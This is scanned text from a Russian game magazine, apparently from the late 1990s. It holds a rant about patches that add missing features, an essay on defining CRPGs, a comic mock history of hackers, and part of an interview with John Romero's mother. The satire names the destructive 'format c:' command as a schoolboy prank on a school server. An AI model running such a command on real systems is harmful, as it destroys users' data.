Впрочем, касательно добавления патчем новых возможностей стоит поговорить отдельно. И по такому случаю мы...

Необязательные заплатки

И по такому случаю мы сформулируем *второе* и последнее *правило Патча*. Оно будет таким:

Патч создается для исправления ошибок, а не для внесения в игру дополнений. Для этих целей существуют add-ons.

В свое время к **Паркану** вышел патч, добавляющий новую музыку, джойстиковое управление, поддержку 3Dfx и кой чего еще. Весил он 60 мег, скачать его смогли далеко не все (естественно...), получить в офисе **Никиты** халявный диск с этим патчем — тоже, так как за ним в этот самый офис нужно было ехать. Среди этих обломанных и я оказался. Только не надо мне тут пенять, что сам виноват — дескать, поленился сгонять за сидюком. А какого вообще фига я туда должен был ехать? Знаете, покупать незаконченные игры, чтобы потом докачать/получить оставшуюся часть — удовольствие весьма сомнительное. Представьте, что вы купили книгу, дочитали до кульминации, в нетерпении перевернули страницу и видите надпись: «Окончание книги будет выпущено в соответствующем патче, который вы сможете получить на отдельных листах в книжном магазине по адресу...».

Или вот скажите-ка на милость. Покупаете вы, значит, коробку с лицензионной копией, открываете — и вместо компакт-диска видите карточку с аккуратной надписью: «Игра будет доступна на нашем сайте в виде патча к данной коробке примерно через 4 недели. Системные требования: 450 Mb на HDD и соединение с Интернет не менее T1 для того, чтобы скачать эти 450 Mb». А то и еще лучше: «Мы доставим вам полную версию игры по любому адресу на всей территории США!!!».

Справедливости ради скажу, что не все патчи, добавляющие новые возможности, стоит воспринимать отрицательно. Например, через год после появления культовой стратегии **Master of Magic** разработчики выложили патч, значительно поднимающий уровень AI. Но заметьте, что AI там и без того уже был вполне себе неплохой, и выпущенный патч ни в коей мере не являлся необходимой добавкой.

Но совсем иное, когда поддержка джойстика в космическом симуляторе откладывается на выпуск громадной заплатины, как в случае с **Паркан**. Другое, когда игра выходит без многопользовательского режима, который появляется через месяц в виде патча — кстати, в этом году выйдут не одна и не две такие игры.

Тенденция

Да, вот так всегда. Мы с вами будем в бессильной злобе терзать полудохлую телефонную линию наделенного благостью Интернета соседа, чтобы получить, наконец, то, за что мы уже заплатили, а какая-нибудь **Interplay** будет держать свои недоделанные игры в верхних строчках мировых чартов. Самое гадостное — ничего изменить нельзя. Ну, не купим мы пиратский компакт с **Fallout 2** или, того круче, с **Baldur's Gate** — и чего? Кому хуже-то будет? Сами с носом останемся, да еще разве что отечественные пираты разорятся. Но, впрочем, последнее навряд ли.

Вы спрашиваете меня, а к чему вообще тогда эта статья? Отвечу: да ни к чему. Просто есть в игровой индустрии такая гадина, которую давно хотелось подцепить под хвостовое оперение да и вытащить на белый свет, дабы народ на нее вволю налюбоваться сумел. В морду ей поплевать, опять же. Да и разойтись по домам с миром. Потому что, как обычно, поделать с этим действительно ни черта нельзя. Тенденция, так ее да этак...

Дед СИДОР





А был ли мальчик?

Жанровая неопределенность в жанре CRPG

Прежде чем начать разговор, давайте вернемся чуть-чуть назад во времени. То есть буквально год в позапрошлый прошлый. Если вы сами не заметили, то как раз тогда начала складываться презабавная ситуация. Стратегии покупались. Оставим в стороне разговоры, что, дескать, «а можно ли считать RTS стратегиями» и все такое прочее. Предположим, что можно. Факты таковы: и Цивилизация, и орки с ГДИ играли на руку продавцам коробок с ярлыком «Strategy».

Но, конечно, далеко не все выпускали игры, на которые этот штампик плюхался автоматически. И те, кому изначально «не повезло» с правильным выбором жанра, начинали изворачиваться. Берем аркадный имитатор боевых роботов **Shattered Steel** и обзываем его стратегией. В качестве представителя названного жанра туповатенькая игрушка успешно добирается до 13 места в Топ-100 Интернет и делает неплохие сборы. История почти повторяется в случае со **Scorched Planet**, совершенно бездумной леталкой.

Время идет. Стратегический жанр до сих пор в лидерах, однако, его превосходство уже не столь безоговорочно. Есть конкуренты, наиболее значимый из которых — резко набирающие очки популярности ролевки. И вот тут мы подходим к основному вопросу: а не слишком ли много «RPG» нам пришлось созерцать в последнее время?

Накануне


Причины бума RPG просты и понятны. Они стали продаваться. То, что критика благосклонна к ним — это ничего не значащая ерунда. То, что фаны рыдают от радости — ерунда еще большая, значащая еще меньше. Они стали выгодны — такова первая и последняя причина их популярности в среде издателей.

Один раз так уже было. В 1992-94 годах, «Золотом веке RPG», только ленивый не брался за изготовление ролевой игры. Причем все многочисленные поделки того периода реально оставались ролевыми. Их свободно можно было называть RPG, не краснея и не отводя глаз. Да, такие серии, как **Magic Candle** или **Bard's Tale**, носили явно вторичный оттенок, но это были честные ролевки. А что сейчас? Гм, сейчас другая ситуация. Некоторым образом в нынешнем положении дел повинна игра, косвенным образом и вызвавшая ролевый бум. Речь о **Diablo**. Если уж главный возмутитель спокойствия может считаться RPG лишь постольку, поскольку через слэш он назван Action, то что же говорить обо всем прочем?



В лучшем случае, выпячиваются ролевые элементы. Где-то мелькнул слушок, что **Heretic II** тоже был обозван RPG. По причине наличия там означенных элементов в каком никаком, но количестве. Припоминаете, что **Паркан** тоже прозывался ролевкой (среди экшена, стратегии и тому подобного)? Да это, собственно, еще цветочки, помню, старый добрый **System Shock** тоже удостаивался подобной чести. Там нет вообще никаких элементов, но, видите ли, играет роль атмосфера.

В связи с этим рождаются многочисленные недопонимания, разногласия и споры: «А это RPG?», «А это?», «А вот это?» и так далее. Каждый брал на себя право судить о том, что есть ролевая игра, а что — нет. Причем, заметьте, гораздо чаще были слышны крики «НЕТ! Это никакая не ролевка, а чистой воды аркада!». То есть легче было выделить возможные плевелы из общей массы зерен, а вот до








определения наиболее ярких и четких представителей жанра RPG ни у кого не доходят руки.
А хотите знать, почему?
Потому что никто (повторяю громко и четко — НИКТО!) не знает, что же такое RPG на самом деле и вообще в принципе.

Что делать?


Жанр с легкостью опровергает любые попытки определить его рамки, классифицировать и уложить в стройную картину современной игровой живности.
Наличие генерации персонажей? Ай, бросьте — неужели на основе этого критерия мы выбросим за борт ролевого корабля Крондор и первый **Lands of Lore**? Активное взаимодействие с NPC? Ну и много вы видели NPC хотя бы в **Dungeon Master** (и **DM II**)? И как вам такое плодотворное и интерактивное общение?
Интересный сюжет? Да в половине игр (великолепных, доложу вам, игр!) сюжет элементарнее думокваковского примитивизма. Сюжет, государи мои, — это к адвентюрам, это чисто их епархия. И вот еще, пока про него, про сюжет, не забыли: он ведь должен быть нелинейным! Должен? Ну, тогда «может быть» нелинейным? Стоп. Припоминаем **Albion**. Припоминаем (в меньшей степени, но все же припоминаем, не ленимся) различную **GoldBox**'овскую продукцию. И как, мы ясно видим нелинейность и мультивариантность? Она нам, неровен час, может еще и нравится?


Даже наличие у персонажа параметров иногда необязательно. Ведь многие, как уже говорилось, относят к RPG **System Shock** — за атмосферу. Кстати, присутствие ее, как, впрочем, и проработанной игровой вселенной, совершенно не обязательно — а эклектичный и аморфный мир **ADoM**'а приводим в качестве примера.
Более или менее незыблемо выглядят только позиции двух особенностей межнациональной RPG: сражения (притом не в качестве самоцели — а то недолго и к воргеймам скатиться) и наличие растущих параметров у персонажей. Хотя при таких признаках я легко могу отнести **Heroes of M&M 1/2** или **Master of Magic (MoM)** к ролевкам. Правда, я (лично я) этого не сделаю, но ведь там оба этих признака присутствуют в чистом виде!

Кто виноват?

Скорее всего, причина кроется в том, что RPG сами по себе — жанр синтетический. Он составлен из трех взаимосвязанных компонентов: сюжетной, боевой и собственно ролевой. Он уже таким пришел с настольника. Вернее, так было проще всего воплощать многократно отработанные идеи. Но...
Сюжет сюжетом, но, как я уже сообщил выше, не наше это ролевое дело. Даже самый продвинутый и сложный и интересный — он будет равняться на средние образцы адвентюрного жанра как максимум.

Боевая компонента — вещь, конечно, веселая и интересная, но и она несколько по другому ведомству проходит. Ежели у нас трехмерность и реалтаймовость, то мы легко можем скатиться в банальный 3D action. Даже более чем банальный — в плохой. Что, кстати, вы можете созерцать в **Deathkeep** — худшей ролевой (а ролевой ли?) игре **SSI** и худшей AD&D-игре на сегодняшний день.
Если же бои походовые, да еще вынесены в отдельный модуль, то тоже можно зайти за грань. **GoldBox** очень часто ругали за постоянные скачки из режима приключений в боевой и обратно — раздражает же! Но как бы то ни было, проработка сражений хоть и важна и замечательна, но имеет еще меньшее значение, чем сюжет.
А с ролевой составляющей совсем все запутано. В настольном варианте все было понятно. У тебя есть герой, вот и отыгрывай его. Сживайся с ним, думай, как он, перестань быть собой — сделайся им. А на компьютере-то с этим худо. Игры с одним «главным» героем являются попыткой внедрить этот утерянный настольный отыгрыш обратно. Похвально, конечно, но выходит фигово. Гораздо интереснее ходить партией — непобедимой командой! Но все равно, в каком составе ни ходи, а все равно никакую роль перед мерцающим монитором отыграть не удастся. Во-первых, это чаще всего не предусмотрено, а, во-вторых, еще чаще — попросту не нужно.
Но это не столь важно. Большое количество людей с настольным прошлым


вообще скептически смотрят на компьютерное «ролевание». Есть одно, довольно-таки экстремальное мнение, что вообще все CRPG — не RPG вообще, потому что отыграть роль там нельзя. А можно это сделать в такой игрушке, как **Hero Quest** (позднее — **Quest for Glory**), где все по понятиям: там маг открывает сундуки заклинанием, вор над теми же сундуками работает отмычкой, а воин лупасит двуручным мечом со всей богатырской дури. Ох, как все прекрасно! Как роль здорово отыгрывается! Все почти, как в настольных играх, или, что еще круче, как в «хоббитских игрищах». И от умиления скупая мужская слеза скатилась по щеке постоянного посетителя Нескучного Сада...

Луч света в темном царстве

Среди знатоков настольного AD&D есть такое понятие — манчкинизм. Если не вдаваться в подробности, то подразумевается игра, направленная не на отыгрыш роли, а на накручивание персонажа, на охоту за экспами. Ну, так вот. Все CRPG, по моему глубокому убеждению, это сплошной манчкинизм, с самого начала (с **Rouge**) и вплоть до самого конца. Как только из игры исчезают (или становятся маловажными) параметры игрока, а в особенности их рост, так игра сразу же выпрыгивает из ролевой колеи и перескакивает (путь не целиком, но частично) в колею адвентюрную. Так, в принципе, случилось с восьмой Ультимой, со светлой памяти «паганкой». На грани фола балансировала вообще вся ультима, с 4-й серии начиная, а **Ascension** может вообще, как и **Pagan**, перестать быть полноценной RPG.

Вот что, на мой субъективный, но убежденный взгляд, определяет «RPG'шность RPG'шки». Если у моего героя есть параметры, и я могу их наращивать сколько угодно моей прихотливой душе — да, это ролевая игра. Более того, уточню — компьютерная ролевая игра! Да, конечно бои тоже желательны, без них жизнь — не малина, но главное — это именно вечный зов экспириенса! И этим исчерпывается, а все остальные моменты в изрядной степени вторичны.



Единственно, остается вопрос — а как быть с **HoMM** и **MoM**, которые столь изящно были упомянуты выше для изящного же разрушения аргументов оппонентов? А быть — легко. Эти игры — своеобразный наджанр. Метажанр. Мегажанр. Ныне покойный журнал PC-Review как-то выдумал название для них — ролевые эпопеи. Не скажу, что название сильно точное или особенно хорошее, но сам факт выделения таких вот творений в особую категорию назрел давно. Их смысл прост: это в первую очередь стратегии, но все ролевое имеет в них такое значение, что называть это «элементами» рука не поднимается. Вернее, язык не поворачивается.

Ну, так был ли этот мальчик, так его?

А вы что, аж досюда дочитали? Ну, елки-палки... Был! Мальчик был, более того, он есть и намеревается быть еще долго. Несмотря на все трудности с классификацией. Несмотря на обвинения в манчкинизме (я бы даже сказал, в крайне правом манчкинизме с левацким уклоном). На неизведанность и на отсутствие прочных связей с настольным прошлым. Лучше всего подтверждает это **M&M6** — великолепная игра, абсолютно классическая RPG с основным упором именно на накрутку персонажей. На ту самую накрутку, что делала (и делает!) **AdoM** и прочие Rouge-игры столь увлекательными, хоть они и идут в текстовом режиме. Более того, именно эта накрутка позволяет японским приставочным играм называться ролевыми. Хотя для них давно пора вывести новый поджанр — ConRPG, то бишь консольные.

Но это все ерунда. Что важно? Важно, что обозначился действительный смысл понятия «RPG», а нам с вами стало легче ориентироваться в разлившемся на прилавках море всевозможных ролевых, якобы ролевых и непонятно вообще каких игр, полуигр и недоигр. Важно, что вам будет легче выбрать из сегодняшнего мутного потока нечто действительно ролевое. И бум псевдо-RPG теперь никому не сможет испортить настроение и... и... и вообще! И, вообще-то, решайте сами, что вам тут важно и что не важно. Мне-то что за дело, в конце концов...

Пиркс

ХАКЕРЫ

хакеры: кто они?

Достоверная история хакерства на Руси и в Закордонии

Х, издревна славившийся своими уникальными архивными открытиями давно забытых закрытий, и по сей день продолжает утомительный труд по публикации утерянных произведений утерянных авторов.

Как известно, великий кибер-популист современности Грубый Шикель, сгинувший в банановых дебрях Амазонки после того, как отправился туда по контракту проводить интернетовскую выделенку, сдал свои рукописи в камеру хранения одного из Курских вокзалов г.Москвы. Разведывательная операция, проведенная редакцией **Х** при содействии АОЗТ «МВД», привела к утешительным результатам: рукописи, считающиеся утерянными вот уже семнадцать лет, найдены и превосходно сохранились. И мало того, как уверяют дешифраторы, его почерк оказался вполне разборчивым, и удалось распознать почти 36% его частично гениальных произведений.

Пусть вас не пугает возраст статей — обладая чутким и метким предвидением, Грубый Шикель смог описать в своих статьях события и процессы, которые происходят лишь сегодня, семнадцать лет спустя после его безвозвратной (как надеются наследники) смерти.

В этом номере **Х** мы открываем цикл публикаций, базирующихся на его научных трактатах о пагубности компьютерных игр, блажи системного программирования, киберклинических катастрофах и виртуальных увечьях. Читайте и наслаждайтесь!

Примечание:
дети до 16 лет не допускаются.

Часть 00: турбо-пролог

Мало кто из обычных граждан видел своими глазами настоящего хакера. И уж наверняка еще меньше людей остались после этого живыми.

«Hackery — повозка, запряженная волами», — гласит англо-русский словарь Мюллера (видимо, под редакцией Штирлица). Как видите, уже во времена нацистской Германии не было принято говорить о хакерстве вслух. И в такие трагические для цивилизации эпохи, как период Всемирного Потопа, пора расцвета Священной Инквизиции и даже в самый канун Битломании, профессия хакера всегда оставалась сугубо тайной: нечего было вскрывать при рядовых самаритянах подлинный смысл этого незаурядного слова.

Тем не менее, я взял на себя смелость не только вынести слово «хакер» на всеобщее обозрение прямо на обложке, но и, пользуясь тщательнейшей скрупулезностью, раскрыть подлинное его значение, а также все тягости, радости и симптоматику этой внушительной категории как бы людей.

Часть 01: древо истории

Наряду с двумя самыми древними беспринципными и античеловеческими профессиями — проституцией и журналистикой, хакерство зародилось на заре австралопитекства. Ведь дележ убитого мамонта всегда сопровождался усиленным применением математических функций, и тот охотник, который смог бы пересчитать ребра в свою пользу,

оказывался в значительном барыше. В первобытном поселке частенько находился худосочный юноша с красными от бессонницы глазами, чья физическая немощь не давала ему ни малейшего шанса не только на то, чтобы воткнуть охотничьи вилы в разъяренную когтистую сумчатую глаукому, но хотя бы высечь огонь, дабы подпалить тротиловый самородок, которым обитатели поселка глушили диетических порнозавров в соседнем омуте. Чтобы не сдохнуть с голоду, он по ночам тайком пробирался в вигвам шамана и исправлял некоторые константы и переменные в формулах по расчету завровых ребер. И то-то на следующее утро охотники удивлялись, что каждому из них досталось по обглоданной косточке, а довольный хакер на своем сутулом горбу уносил мешок отборных импортных филейных вырезок. И даже после двадцатой налоговой проверки шаман не мог обнаружить ошибки в своих расчетах, что, как правило, кончалось его импичментом со стороны оголодавших охотников, а хакер, довольный и сытый, сидел в своей берлоге и в мех не дул.

Первое упоминание о хакерах в беллетристике можно обнаружить в прелюбопытнейшем эпохальном эпосе «Ветхий Завет». Легенда о Вавилонской Башне (стр. 54) — вот вам несомненный пример того, как хакеры, внедряя в практику несовместимые протоколы передачи информации, делали невозможным функционирование огромной корпоративной структуры. В том случае злодеями были внедрены разные модификации протокола Y.R. («Yazykus Razgovornus»), что привело к замораживанию всех строительных мероприятий на неопределенный период времени.

В эпоху Римской Империи (под художественным руководством Юлия Цезаря) и с появлением первой вычислительной техники (счетов с костяшками) квалификация хакера заметно пошла в гору, подобно Магомету. Достаточно было добавить лишнюю костяшку в счетах или открыть потайной порт, по которому косточка с одного ряда незаметно перескакивала на другой, — и вот уже тощий и близорукий патри-хакерций получает в плебейском магазине сдачу, превышающую сумму уплаченных денег. И никакие меры безопасности, включая шифрование костяшек и даже многократные неделимые пароли, не были для него существенной преградой. Опытный хакер мог незаметно для глаза оператора разместить на одном ряду до полутора лишних костяшек! Согласно непроверенной легенде, знаменитый хакер древности Krez Mitnik однажды смог тайком расположить на грандиозных декоративных дворцовых счетах пятнадцать лишних костяшек из натуральной слоновьей кости. Причем каждая костяшка весила 2,3 тонны по юлианскому тонноисчислению! Именно ошибки в расчетах годового бюджета и последовавший за этим государственный финансовый дефолт якобы привели к падению Римской Империи.

Тяжелые времена для хакерства настали в средние (то есть весьма посредственные) века. Вскоре после того, как Европарламент выдвинул в правящие круги Партию Священной Инквизиции, была устроена настоящая охота за хакерами. Настольный букварь борца с хакеризмом «Молот ведьм», также как и масса других документов, кишмя кишит межстрочными ссылками на хакерские деяния и описывает особенности этой межнациональной охоты. Ну вот хотя бы: «...их глаза пусты, зрачки закатились и смотрят в одну точку. Тела их неподвижны, лишь пальцы совершают еле заметные движения, заставляющие передвигаться демонов, чертей и прочую нежить. Мановение пальцем — и вылетает молния, малейшее смещение руки — и гремит раскат грома. Тысячи живых существ гибнут без малейших усилий с их стороны. А они сами воскрешаются, сколько бы раз их ни убивали, и лишь хохот слышен из их побелевших уст...». Очень напоминает, кстати, современный подвид хакеров, называющих себя «квейкерами». Представители этого подвида характерны тем, что долго тренируются поодиночке, чтобы затем сойтись на вакхическооргинальную кровавую битву на сетевом либо, что еще чудовищнее, онлай-

новом шабаше. Однако не будем далеко забегать вперед и вернемся в средние века.

Документально доказано, что первый вирус, написанный хакерами в те суровые годы, был вирусом бубонной чумы. Как это часто бывает, из-за несущественной ошибки в алгоритме вирус вышел из-под контроля и уничтожил несколько миллионов ни в чем (кроме пьянства и разврата) не повинных жизней. Именно по причине опечаток «plug and play» (вставляй и наслаждайся») превратился в «plague play» («запуск чумы»).

К великому сожалению, от рук и ног инквизиторов погибли и безвредные, одомашненные хакеры, которые сидя на чердаке при свете лучины программировали первые игры — tetris и digger для бухгалтерских счетов.

Деяния хакеров вошли даже в фольклор — народ приписывал им самые невероятные свершения. Дескать, Пизанская башня стала обладать повышенной падучестью после того, как один итальянский хакер утаил часть железобетона, в результате чего фундамент левой стороны башни оказался на два кило-брика (кило-кирпича) короче. Имя хакера было Джанни Родари, и если верить секретным материалам Коза-Ностры, наворованного бетона как раз хватило, чтобы построить домик для его подельника по кличке Кум Тыква.

Часть 10: почти появление современного хакера

Поначалу хакеры проигнорировали изобретение компьютера. Они не могли понять, какую пользу можно извлечь из мигающих лампочек, электрических разрядов и неизбежных взрывов, которыми сопровождалась работа первых вычислительных машин. К тому же, следует заметить, что интеллектуальный уровень среднестатистического хакера был весьма низок: редко кто из хакеров оказывался в состоянии, ни разу не запнувшись на алгоритмические вычисления, досчитать хотя бы до трех. Поэтому для облегчения всеобщей деструктивной деятельности новогвинейские хакеры с острова Пасхи придумали двоичную систему счисления, после чего между хакерами и ЭВМ наконец-то установились дружба и взаимопонимание. А вскоре после этого уже отечественные хакеры первыми среди всех других хакеров сумели извлечь материальную выгоду из первобытных ЭВМ, по заказу КГБ научившись подделывать доллары на машинах, пробивающих перфокарты.

Эксклюзивный представитель английской разведки, официальный дистрибьютор подрывной информации в Москве Джеймс Ротмэнс, однажды доложил в интервью **X**, что еще в разгар Второй Мировой войны советские хакеры служили спецслужбам. В частности, одним из первых квестов Штирлица было найти опытный образец первого интернет-сервера в подвалах гестапо и переписать оттуда домашнюю страничку Муссолини с фотографиями его любимых пуделей. Когда война закончилась, именно эти фотографии послужили главной уликой на Нюрнбергском процессе, и пудели, скрывавшиеся в Аргентине, были найдены, опознаны и понесли заслуженное наказание. Не спасла их даже произведенная другими хакерами пластическая операция, в процессе которой они стали болонками.

Часть 11: явление хакеров народу

Как известно, первый компьютерный вирус для ПК (не «Пожарный Кран», как гласили дверцы в вашей школе, а «Персональный Компьютер») был написан для Apple Macintosh, а поэтому прошел незамеченным для советского обывателя. Ведь в те годы наш, советский гражданин пользовался преимущественно микрокалькуляторами и электробритвами — на большее ему денег не хватало. Но бедность русского хакера сыграла и свою «положительную», если можно так выразиться, роль: так как денег на собственный компьютер не было и в помине, то все пользовались рабочими и институтскими, а их было совсем-совсем не жалко. Дошло до того, что хакерами стали воображать себя тинейджеры, не умеющие отличить даже мульти-карту от мульти-пульти. Думаю, не ошибусь, если скажу, что первым деянием русско-

го начинающего тинейджерского псевдохакера было пробраться за пять минут до начала урока в дисплейный класс и набрать на сервере «format c:», а потом искренне радоваться тому, что вычитанная накануне в умной книжке команда, оказывается, действительно работает!

Как только едва начавший оперяться хакер попадал в студенческую среду, он начинал понимать, что главное для хакера — пить пиво. А также (в качестве побочного действия) научиться взламывать пароли буржуйских игр. Разобравшись, что к чему, хакер принимался измываться над игрой, заставляя ее давать себе бесконечные жизни, бесконечные патроны, а если получится — тринадцатую зарплату, прогрессивку и ящик пива откуда-нибудь из дисковода.

Дальше — больше. Например, настоящий российский хакер уже умел «взламывать интернет» даже тогда, когда в России интернета не было и в помине. А уж когда появился интернет, то у настоящего хакера случился коммунизм: ему не составляло большого труда заставить провайдера платить ему, вместо того, чтобы самому платить провайдеру.

Часть 100: как хакеры плодились и размножались

В эпоху поголовного интернета длинные руки хакеров стали доставать до самых отдаленных и сокровенных уголков планеты: даже неприкосновенные пингвины Антарктиды и бомжи Урюпинска не могут нынче чувствовать себя в кибернетической безопасности. Хакерство подорвало экономику многих стран. Маленький, на показательный пример: текстильная промышленность Великобритании в панике — если раньше вязаные шапочки с прорезями для глаз покупались в чудовищных масштабах грабителями банков, то теперь грабители банков действуют из дома со своих компьютеров и шапочки им уже не нужны.

Вот, допустим, вы залезаете в Интернет, чтобы скачать очередную порцию порнографии или патч к «Тетрису», исправляющий баг, когда фигурки вместо того, чтобы падать, пляшут, поют и ругаются матом. Но вы не можете быть гарантированы от того, что какой-нибудь хакер не влез в ваш компьютер и не исправляет все запятые в вашей статье на значок «@». Надо сказать@ что лишь самые опытные профессионалы вроде меня@ сьевшие не одного пуделя на ниве компьютерства@ гарантированы от взлома этими никудышными@ немощными хакерами.

Часть 101: турбо-эпилог

К сожалению, в этой подробной и всеобъемлющей статье, поведавшей абсолютно все о хакерах, мы не успели осветить некоторые мелочи типа: как выглядят хакеры, где они живут, чем питаются, когда у них течка или брачный период, инопланетяне ли они, поддерживают ли они Ельцина, пользуются ли они жевательной резинкой «Орбит» без сахара, препятствующей образованию зубов, и т.д. Но, безусловно, главная цель этой статьи достигнута: мы показали, что хакеры действительно есть, они существуют, хотя сами они это всячески отрицают.
Хакеров надо бояться, остерегаться, подозревать, но ни в коем случае не паниковать, и тем более — не грабить, не убивать и не насиловать. Главное — помнить, что будучи извлеченным из своей компьютерной среды, современный хакер становится беспомощным и быстро погибает. Так что ежели вы, не дай Гейтс, обнаружили хакера, спрятавшегося у вас под диваном или за водосливным бачком, постарайтесь не пугаться, помните, что чем бы дитя ни тешилось, лишь бы к компьютеру не садилось.

Справочная литература:

«Хакеры: чем живут, где питаются», издательство «Зоологическая книга», Индианаполис, 1982.
«Хакеры: от чего умирают, где хоронятся», издательство «Некрофилическая книга», Некрополис, 1983.
«От взлома нет приема», издательство «Народное», слова народные.
«Взломать не строить, мыша не болит», издательство «Хакеры и Мыши», Нью-Йорк, 1974.

Грубый ШИКЕЛЬ
(Сыктывкар 14.12.63 — Урюпинск 12.14.73)

Мы были абсолютно нормальной семьей, и тут...

Виржиния Шунеман





Начиная с появления судьбоносного Wolfenstein 3D, Джон Ромеро является объектом толков и пересудов. Ромеро - человек-легенда, принявший самое деятельное участие в создании обеих частей DOOM и первого Quake, вслед за тем покинувший id Software и с двумя соратниками основавший собственную компанию, Ion Storm. Сейчас Ромеро руководит разработкой очередного своего 3D action — хорошо известной вам Daikatana. Его имя знает каждый. Но далеко не каждый знает, что представляет собою Ромеро в действительности, не как выдающийся дизайнер и всякое другое, а просто как человек. Собственно говоря, кто такой Джон Ромеро? Что это за птица и с чем ее едят? Ответом послужит предлагаемое вашему вниманию интервью с матерью Джона Ромеро, Виржинией Шунеман. И признайтесь — вряд ли вам когда-нибудь доводилось видеть в игровых журналах интервью подобного рода.

Вопрос: Прежде всего, как вас зовут и какое отношение вы имеете к Джону?

Виржиния: Меня зовут Виржиния Шунеман, Джону я прихожусь матерью.

В: Но позвольте. Фамилия вашего сына — Ромеро. Чем объясняется это несовпадение?

Виржиния: Я развелась с отцом Джона, когда ему было около 7 лет, и после этого я вновь вышла замуж. Джон Шунеман, отчим Джона, был с нами на протяжении 22 лет, это он купил моему сыну его первый компьютер и вывел его на дорогу жизни.

В: То есть вы к этому не прилагали особенных усилий?

Виржиния: Да, на самом деле я с компьютерами не в ладах [смеется].

В: Вы поощряли его увлечение компьютерами, когда он был ребенком?

Виржиния: Ему за это частенько влетало [смеется]. В то время мимо его внимания не проходила ни одна игра, в которой участвовали Pacman или Donkey Kong. Только играми Джон и занимался. Он даже пропускал школу, за что ему опять же нередко доставалось.

В: Да, я могу это понять. А каким Джон был в детстве?

Виржиния: Когда он был маленьким? Ну, он был прелестным... и сосредоточенным. На самом деле, в детстве он был достаточно замкнутым. Он был меньше, чем другие дети, носил очки и подтяжки. Но что бы он ни делал, он отдавал этому всего себя без остатка. Джона было бесполезно звать обедать — нужно было дотронуться до него, чтобы привлечь его внимание. Всегда очень сосредоточенный,


Джон Ромеро в младенческом возрасте...

стремящийся к совершенству. Он любил складывать вещи в небольшие стопки. Всегда знал, где у него что лежит. Постоянно был чистенький, опрятный... и его часть комнаты всегда содержалась в порядке.

В: Его часть комнаты?

Виржиния: Да, он жил в одной комнате с братом. Они начертили линию на полу посередине и этим разделили ее пополам.

В: Когда вы поняли, что Джон будет заниматься тем, чем он сейчас занимается?

Виржиния: Когда ему было 12. Тогда местный колледж открыл для детей компьютерный класс... у них был всего один учитель. Там учили программировать на Basic, и там были простенькие игры. Первое, что он тогда принес домой, была длинная-предлинная распечатка такой игры. Две недели он целыми днями работал над ней и добился того, что игра стала занимать всего одну строку. Затем он сам начал писать такие простенькие вещички в одну строку и отсылать их в журналы. В первый раз его работа была опубликована, когда ему исполнилось 15.

В: Поразительно.

